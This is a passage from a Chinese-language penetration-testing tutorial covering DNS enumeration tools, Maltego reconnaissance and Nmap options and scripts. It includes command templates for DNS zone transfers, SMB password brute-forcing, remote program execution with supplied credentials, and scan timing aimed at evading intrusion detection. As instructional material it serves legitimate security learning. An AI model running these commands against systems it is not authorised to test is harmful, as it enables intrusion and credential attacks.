
-D 不扫描，指定字典位置

-d 在NS和MX DNS域名信息上显示IPv6信息

-S 执行域名服务猜测

-[smlx] 选择字典文件大小 by -s(mall=50), -m(edium=796) (DEFAULT)

-l(arge=1416), or -x(treme=3211)



#### dnsenum

项目地址：<https://code.google.com/p/dnsenum/>

同样是获取子域信息的工具，用法：dnsenum.pl [Options] <domain>

常用选项：

注意：使用暴力破解必须使用-f参数

--dnsserver <server> 指定一个NDS地址做 A, NS 和 MX 查询

--enum --threads 5 -s 15 -w.的快捷方式

--noreverse 跳过反向查找操作

--private 在domain\_ips.txt的末尾显示和保存私有IPS

--subfile <file> 写入所有有效子域到该文件

-t, --timeout <value> 设置超时时间(默认: 10s).

--threads <value> 设置线程数

-v, --verbose 显示所有进程和错误信息

谷歌搜索选项

-p, --pages <value> 使用谷歌搜索结果的页面数，默认是5，必须指定-s选项

-s, --scrap <value> 从谷歌搜索的最多子域个数，默认15

暴力破解选项

-f, --file <file> 指定子域字典文件

-u, --update <a|g|r|z>

Update the file specified with the -f switch with valid subdomains.

a (all) 更新使用所有的结果

g 只更新谷歌的搜索结果

r 只更新反向查询结果

z Update using only zonetransfer results.

-r, --recursion Recursion on subdomains, brute force all discovred subdomains that have an NS record.

WHOIS反向查询

-d, --delay <value> WHOIS查询的时间间隔，默认是3秒，可以随机定义

-w, --whois 执行C网段的WHOIS查询，会花费很长时间。

反向查询操作：

-e, --使用正则执行反向查询

输出选项

-o --output <file> 输出XML格式文件

#### dnsmap


dnsmap工具是自动化dns查询工具，不但可以查询dns服务器还可以进行暴力破解猜解（需要有强大的字典）其下的二级域名并且查询其ip地址。

项目地址：

<http://code.google.com/p/dnsmap/>


# dnsmap

可以查看选项和使用示例



#### dnsrecon

同样是NSD查询工具，感觉效果不大。



直接输入dnsrecon可以查看帮助。

#### dnsrevenum6

IPv6地址的dns解析查询。


语法：

# dnsrevenum6 dns-server ipv6address

#### dnstracer

使用示例

# dnstracer -q soa -o <www.google.com>




#### dnswalk

预留

#### Maltego

社会工程学工具，可以用来对来自互联网的信息进行收集、组织、可视化的工具。它可以收集某个人的在线数据信息，包括电子邮件地址、博客、Facebook中的朋友，个人爱好、地理位置、工作描述，然后可以一种更为有用、全面的形式展现出来。

同样拥有DNS查询功能。




使用时需要先注册，然后登录，图灵验证码比较难识别。


简单介绍一下使用：

Maltego共有5个菜单，investigate（调查）包含一些常用操作，如查找、选择、放大镜等等；Manage（管理）包含实体、转化、链接、标签等；Organize（组织），配置节点的拓扑形状；Mchines（设备）用于配置可运行的设备Collaboration（协作）用于多人合作。


“Manage”-“Transforms”可以配置Maltego能搜集的项目，一般选择更新即可。




更新完可搜索项目后可以新建一个设备，“Machine”-“Run Machine”



这里选择一个URL到网络和域信息，输入一个URL，“Finish”



会有个提示，免费版的限制12个设备，右键点击Maltego主面板上的链接，“Transform”-“All Transform”，效果如下：



可以搜集到IP、子域、社会网络帐号等信息，从获取的每个设备的右键菜单中可以获得更多的信息。

#### Nmap

Nmap官方手册见

<http://nmap.org/man/zh/>

详细解释了各个参数的作用，强烈建议读一遍，之后在使用中学会使用帮助命令。

**Nmap简介**

Nmap也就是Network Mapper，是一款网络连接端扫描软件，用来扫描网上电脑开放的网络连接端。确定哪些服务运行在哪些连接端，并且推断计算机运行哪个操作系统。它是网络管理员比用的软件之一，以及用以评估网络系统保安，nmap的核心功能有：


* 主机发现：用于发现目标主机是否处于活动状态。Nmap提供多种检测机制，可以更有效地辩识主机。
* 端口扫描：用于扫描主机上端口状态。Nmap可以将端口识别为开放（Open）、关闭（Closed）、过滤（Filtered）、未过滤（Unfiltered）、开放|过滤（Open|Filtered）、关闭|过滤（Closed|Filtered）。默认情况下，Nmap会扫描1000个常用端口，可以覆盖大多数基本应用情况。
* 版本侦测：用于识别端口上运行的应用程序与应用版本。Nmap目前可以识别数千钟中应用的签名，检测数百种应用协议。而对于不识别的应用，Nmap默认会将应用的指纹打印出来，如果用于确知该应用程序，那么用户可以将信息提交到社区，为社区做贡献。
* 操作系统侦测：用于识别目标机的操作系统类型、版本编号及设备类型。Nmap目前提供了上千种操作系统或设备的指纹数据库，可以识别通用PC系统、路由器、交换机等设备类型。
* 防火墙/IDS规避：Nmap提供多种机制来规避防火墙、IDS的屏蔽和检查，便于秘密地探查目标机的状况。基本的规避方式包括：分片/IP诱骗/IP伪装/MAC伪装等等。
* NSE脚本引擎：NSE是Nmap最强大最灵活的特性之一，可以用于增强主机发现、端口扫描、版本侦测、操作系统侦测等功能，还可以用来扩展高级的功能如web扫描、漏洞发现。漏洞利用等等。Nmap使用lua语言来作为NSE脚本语言，目前的Nmap脚本库已经支持400多个脚本。

**Nmap的工作流程**

Nmap的执行流程简单清晰，主要分为三个阶段

1. 准备阶段：在其中会执行参数解析、资源分配、基本扫描信息的输出、端口与地址列表的初始化、NSE环境准备及pre\_scripts的运行等基本的准备操作。
2. 工作阶段：然后进入主循环，每次循环对一组目标地址进行主机发现、端口扫描、服务与版本侦测、OS侦测及脚本扫描等操作，直到所有的目标地址都被扫描完毕才推出主循环
3. 善后阶段：在完成所有扫描操作后，调用post-script完成相应处理，然后打印出扫描的最终结果，并释放掉分配的资源。

下图为Nmap的执行流程图



**基本语法：**

#nmap [扫描方式] [命令选项] {目标}

***扫描目标格式：***

IPv4 地址： 192.168.1.1

IPv6 地址：AABB:CCDD::FF%eth0

主机名：<www.target.tgt>

IP 地址范围：192.168.0-255.0-255

掩码格式：192.168.0.0/16

***使用列表文件：***-iL <filename>

***设置扫描端口***

无端口范围时扫描1000 个常用端口

-F 扫描100个最常用端口

-p<port1>-<port2> 指定端口范围

-p<port1>,<port2>,…. 端口列表

-pU:53,U:110,T20-445 TCP&UDP结合

-r 线性扫描（不是随机扫描）

–top-ports <n> 扫描n个最常用端口

-p-65535 忽略初始端口，nmap从端口1开始扫描

-p0- 忽略结束端口，nmap扫描至65535端口

-p- 扫描0-65535端口

***脚本引擎***

-sC 运行默认脚本

–script=<ScriptName>

运行个人脚本或批量脚本

–script-args=<Name1=value1,…>

使用脚本参数列表

–script-updatedb

更新脚本数据库

值得关注的脚本

完整版nmap脚本引擎的脚本在<http://nmap.org/nsedoc/>

一些特别有用的脚本包括：

dns-zone-transfer：尝试从dns服务器上拖一个AXFR请求的区域文件

$nmap –script dns-zone-transfer.nse –script-args dns-zone-transfer.domain=<domain> -p53 <hosts>

http-robots.txt:在发现的web服务器中获取robots.txt文件

$nmap –script http-robots.txt <hosts>

smb-brute:通过自动猜解尝试爆破username 和password组合

$nmap –script smb-brute.nse -p445 <hosts>

smb-psexec: 用登陆凭据作为脚本参数，在目标机器上运行一系列程序

$nmap –script smb-psexec.nse –script-args=smbuser=<username>,smbpass=<password>[,config=<config>] -p445 <hosts>

脚本种类，nmap 的脚本种类包括但不限于下面种类：

1. auth：利用或绕过目标主机的访问控制
2. broadcast：通过本地网络广播发觉不包含在命令行内的主机
3. brute：针对目标主机猜解密码，支持各类协议，包括：http，SNMP， IAX，MySQL,VNC等。
4. default：当出现“-sC”或“-A”命令时此脚本自动运行
5. discovery：通过公开的资源信息，SNMP协议，目录服务等获取更多目标主机信息。
6. dos：会造成目标主机拒绝服务
7. exploit：尝试exploit目标
8. external：与不在目标列表的第三方系统交互
9. fuzzer： 在网络协议的规定内发送意想不到的请求
10. intrusive：可能会使目标崩溃，消耗过度的资源，或者通过恶意行为冲击目标系统
11. malware：在目标主机上寻找恶意软件感染迹象
12. safe：尽量不用负面的方式影响目标
13. version：估计目标主机显示的软件或协议版本
14. vul：判断目标主机是否存在一个已知漏洞

***深入扫描命令***

-Pn 不探测扫描（假定所有主机都存活）

-PB 默认探测扫描（探测端口：TCP 80，445&ICMP）

-PS<portlist> tcp探测扫描

-PE ICMP Echo Request

-PP ICMP Timestamp Request

-PM ICMP Netmask Request

***扫描类型***

-sP 只探测主机在线情况

-sS SYN扫描（隐身扫描）

-ST TCP扫描

-sU UDP扫描

-sV 系统版本检测

-O 操作系统识别

–scanflags 指定TCP标识位（设置URG, ACK, PSH,RST,SYN,FIN位）

***细粒度的时间选项***

–min-hostgroup/max-hostgroup <size> 平行的主机扫描组的大小

–min-parallelism/max-parallelism <numprobes> 并行探测

–min-rtt-timeout/max-rtttimeout/initial-rtt-timeout <time> 指定每轮探测的时间

–max-retries <tries> 扫描探测的上限次数设定

–host-timeout <time> 设置timeout时间

–scan-delay/–max-scan-delay <time> 调整两次探测之间的延迟

–min-rate <number> 每秒发送数据包不少于<number>次

***时序选项***

-T0 偏执的：非常非常慢，用于IDS逃逸

-T1 猥琐的：相当慢，用于IDS逃逸

-T2 有礼貌的：降低速度以消耗更小的带宽，比默认慢十倍

-T3 普通的：默认，根据目标的反应自动调整时间模式

-T4 野蛮的：假定处在一个很好的网络环境，请求可能会淹没目标

-T5 疯狂的：非常野蛮，很可能会淹没目标端口或是漏掉一些开放端口

***输出格式***

-oN 标准输出

-oG 好理解的格式

-ox xml格式

-oA<basename> 用<basename>生成以上格式的文件

***misc选项***

-n 禁止反向IP地址查找

-6 只是用 IPv6

-A 是用几个命令：OS 探测，版本探测，脚本扫描，traceroute

–reason 列出nmap的判断：端口开放，关闭，被过滤。

**Nmap所识别的6个端口状态**

1. open(开放的)应用程序正在该端口接收TCP 连接或者UDP报文。发现这一点常常是端口扫描 的主要目标。安全意识强的人们知道每个开放的端口 都是攻击的入口。攻击者或者入侵测试者想要发现开放的端口。 而管理员则试图关闭它们或者用防火墙保护它们以免妨碍了合法用户。 非安全扫描可能对开放的端口也感兴趣，因为它们显示了网络上那些服务可供使用。
2. closed(关闭的)关闭的端口对于Nmap也是可访问的(它接受Nmap的探测报文并作出响应)， 但没有应用程序在其上监听。 它们可以显示该IP地址上(主机发现，或者ping扫描)的主机正在运行up 也对部分操作系统探测有所帮助。 因为关闭的关口是可访问的，也许过会儿值得再扫描一下，可能一些又开放了。 系统管理员可能会考虑用防火墙封锁这样的端口。 那样他们就会被显示为被过滤的状态，下面讨论。
3. filtered(被过滤的)由于包过滤阻止探测报文到达端口， Nmap无法确定该端口是否开放。过滤可能来自专业的防火墙设备，路由器规则 或者主机上的软件防火墙。这样的端口让攻击者感觉很挫折，因为它们几乎不提供 任何信息。有时候它们响应ICMP错误消息如类型3代码13 (无法到达目标: 通信被管理员禁止)，但更普遍的是过滤器只是丢弃探测帧， 不做任何响应。 这迫使Nmap重试若干次以访万一探测包是由于网络阻塞丢弃的。 这使得扫描速度明显变慢。
4. unfiltered(未被过滤的)未被过滤状态意味着端口可访问，但Nmap不能确定它是开放还是关闭。 只有用于映射防火墙规则集的ACK扫描才会把端口分类到这种状态。 用其它类型的扫描如窗口扫描，SYN扫描，或者FIN扫描来扫描未被过滤的端口可以帮助确定 端口是否开放。
5. open|filtered(开放或者被过滤的)当无法确定端口是开放还是被过滤的，Namp就把该端口划分成 这种状态。开放的端口不响应就是一个例子。没有响应也可能意味着报文过滤器丢弃 了探测报文或者它引发的任何响应。因此Nmap无法确定该端口是开放的还是被过滤的。 UDP，IP协议， FIN，Null，和Xmas扫描可能把端口归入此类。
6. closed|filtered(关闭或者被过滤的)该状态用于Nmap不能确定端口是关闭的还是被过滤的。 它只可能出现在IPID Idle扫描中。

**Nmap脚本引擎**

Nmap提供了强大的脚本引擎（NSE），以支持Lua编程来扩展Nmap的功能。目前脚本库已经包含400多个常用的Lua脚本，辅助完成Nmap的主机发现、端口扫描、服务侦测、操作侦测四个基本功能，并补充了其他扫描能力：如执行HTTP服务详细信息的探测、暴力破解简单密码、检查常见的漏洞信息等等。如果用户需要对特定的应用做更深入的探究，可以按照NSE脚本格式便携Lua脚本来增强Nmap的扫描能力。

***实现原理***

NSE主要分为两大部分：内嵌Lua解释器与NSE library。

1. 解释器：Nmap采用嵌入的Lua解释器来支持Lua脚本语言。Lua语言小巧简单而且扩展灵活自身的C/C++语言融合。
2. NSE library：为Lua脚本与Nmap提供了连接，负责完成基本初始化及提供脚本调度、并发执行、IO框架及异常处理，并提供了默认的实用的脚本程序。

***脚本分类***

